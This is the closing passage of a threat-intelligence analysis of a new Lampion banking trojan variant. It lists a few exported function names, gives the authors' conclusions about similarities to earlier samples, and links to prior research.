19	WNetGetConnectionW	-	.rsrc:0x0079FDB8	
20	WNetUseConnectionW	-	.rsrc:0x0079FE54	
21	__dbk_fcall_wrapper	-	.rsrc:0x0079FE58	
22	dbkFCallWrapperAddr	-	.rsrc:0x0079FE5C	
23	-	-	-	

Figure 20. Lampion trojan exported functions

Contrary to previous analysis, strings matching bank names were not found, although they may have been encrypted.

CONCLUSIONS

Through our analysis, we were able to find many similarities with the indicators exposed in previous analysis of the Lampion trojan.

So we believe this a new variant that is currently being distributed and we supply the IOCs and methodology used by the malware so others can benefit from it.

REFERENCES

- https://malpedia.caad.fkie.fraunhofer.de/details/vbs.lampion
- https://seguranca-informatica.pt/targeting-portugal-a-new-trojan-lampion-has-spread-using-template-emails-from-the-portuguese-government-finance-tax/
- https://cofense.com/blog/lampion-trojan-utilizes-new-delivery-through-cloud-based-sharing/
- https://securityaffairs.co/128975/malware/hidden-c2-lampion-trojan-release-212.html
- https://blogs.infoblox.com/cyber-threat-intelligence/cyber-campaign-briefs/valyria-trojan-drops-emotet/